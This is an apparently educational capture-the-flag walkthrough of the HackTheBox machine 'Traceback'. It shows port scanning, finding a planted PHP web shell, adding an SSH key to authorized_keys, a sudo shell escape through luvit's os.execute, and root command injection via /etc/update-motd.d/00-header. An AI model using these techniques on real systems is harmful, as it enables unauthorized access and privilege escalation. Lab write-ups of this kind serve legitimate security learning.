

TRACEBACK


Welcome back my fellow hackers today we are going to discuss the hackthebox machine TRACEBACK so lets get started

The machine's IP is 10.10.10.181 and this is the nmap report of the machine


```
Nmap scan report for traceback.htb (10.10.10.181)
Host is up (0.16s latency).
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|_ 256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_ 256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

After doing a port scan now we know that there are 2 ports running on the machine 22 and 80 . port 22 for ssh and 80 for http service .

The homepage of the machine looks something like this .



"some of the best web shells you might need"




```
4 <title>Help us</title>
5 <style type="text/css">
6   @-webkit-keyframes blinking {
7     0% { background-color: #fff; }
8     49% { background-color: #fff; }
9     50% { background-color: #000; }
10    99% { background-color: #000; }
11    100% { background-color: #fff; }
12  }
13  @-moz-keyframes blinking {
14    0% { background-color: #fff; }
15    49% { background-color: #fff; }
16    50% { background-color: #000; }
17    99% { background-color: #000; }
18    100% { background-color: #fff; }
19  }
20  @keyframes blinking {
21    0% { background-color: #fff; }
22    49% { background-color: #fff; }
23    50% { background-color: #000; }
24    99% { background-color: #000; }
25    100% { background-color: #fff; }
26  }
27  body {
28    -webkit-animation: blinking 12.5s infinite;
29    -moz-animation: blinking 12.5s infinite;
30    animation: blinking 12.5s infinite;
31    color: red;
32  }
33
34 </style>
35 </head>
36 <body>
37   <center>
38     <h1>This site has been owned</h1>
39     <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
40     <h3> - Xh4H - </h3>
41     <!--Some of the best web shells that you might need ;)-->
42   </center>
43 </body>
44 </html>
45
```

Now, it's a clear hint of backdoor is about the web shell at the machine. Let's look for " Best Web Shells".

After a bit of recon, we get a GitHub repo which has the best web shells it is "<https://github.com/TheBinitGhimire/Web-Shells>".Download the repo and make a word-list with all the web-shell names and run a dirb scanner to check the backdoor file location.

so conclusion is there is a shell uploaded named as "smevk.php" in the machine so we can also get ascces to machine through it



so without wasting any time i enter credentials as admin: admin and we were logged in !!!

The directery structure is something like this and we can upload, delete, create, read and execute a file so we found a .ssh directery over there and there was a file named as authorized_keys and there were ssh keys so its clear now we can also upload our public ssh keys and get a ssh connection of machine so lets do it

1. create a public ssh keys using ssh-keygen command in linux
 2. named it as authorized_keys and upload it to .ssh diectery of the shell
- after doing that we are able to get ssh connetction from following command
- ```
ssh webadmin@10.10.10.181 -i id_rsa
```

after getting the ssh connection if you list the files then you will find a note.txt which tells you what you need to do further which tells you that there is a tool named as luvit which you can use to execute some os commands

now using this command we can logged in as sysadmin

```
sudo -u sysadmin /home/sysadmin/luvit
```

```
>os.execute("bin/bash -i ")
```

as you can see here we got the user.txt file

Ok, this was a tricky point, because I don't know how to proceed from here and I lose a lot of hours to search an interesting idea. Finally, after connecting many times in ssh (this machine was reset really many time and each time you have to reconnect replaying the last steps), I noticed something that I had seen every time, but which, until now, I had not paid attention: The welcome message of the ssh connection is customized.

I know that it's possible to insert also a custom command on the header of the welcome message. I think that this header should be executed each time, so, if when I connect, I write the output of the cat command on the root.txt file contained in the home folder of the root user

somewhere, I will be able to read it (obviously the user that launch the ssh listener need to have the right permission to read the file). So after a fast study of that argument, I found the folder where this information is stored on the machine (/etc/update-motd.d). Ok, give a look at this folder and operate.

The file 00-header is the interested file. We have to inject our code and to be fast to reconnect through ssh, because we are not alone and many "colleagues" are writing this file.

|                 |                                                              |
|-----------------|--------------------------------------------------------------|
| <b>click me</b> | <b>click me</b>                                              |
| 1               | echo 'cat /root/root.txt >> /tmp/__no1/out.txt' >> 00-header |

With this command, I'm going to write the content of root.txt file in my personal file contained in the folder \_\_no1 in tmp that I previously created. Close the ssh connection, reconnect immediately and go to read your file.

|                 |                                  |
|-----------------|----------------------------------|
| <b>click me</b> | <b>click me</b>                  |
| 12              | \$ cat /tmp/__no1/out.txt6*****4 |

and wow we got the root flag !!!!!!!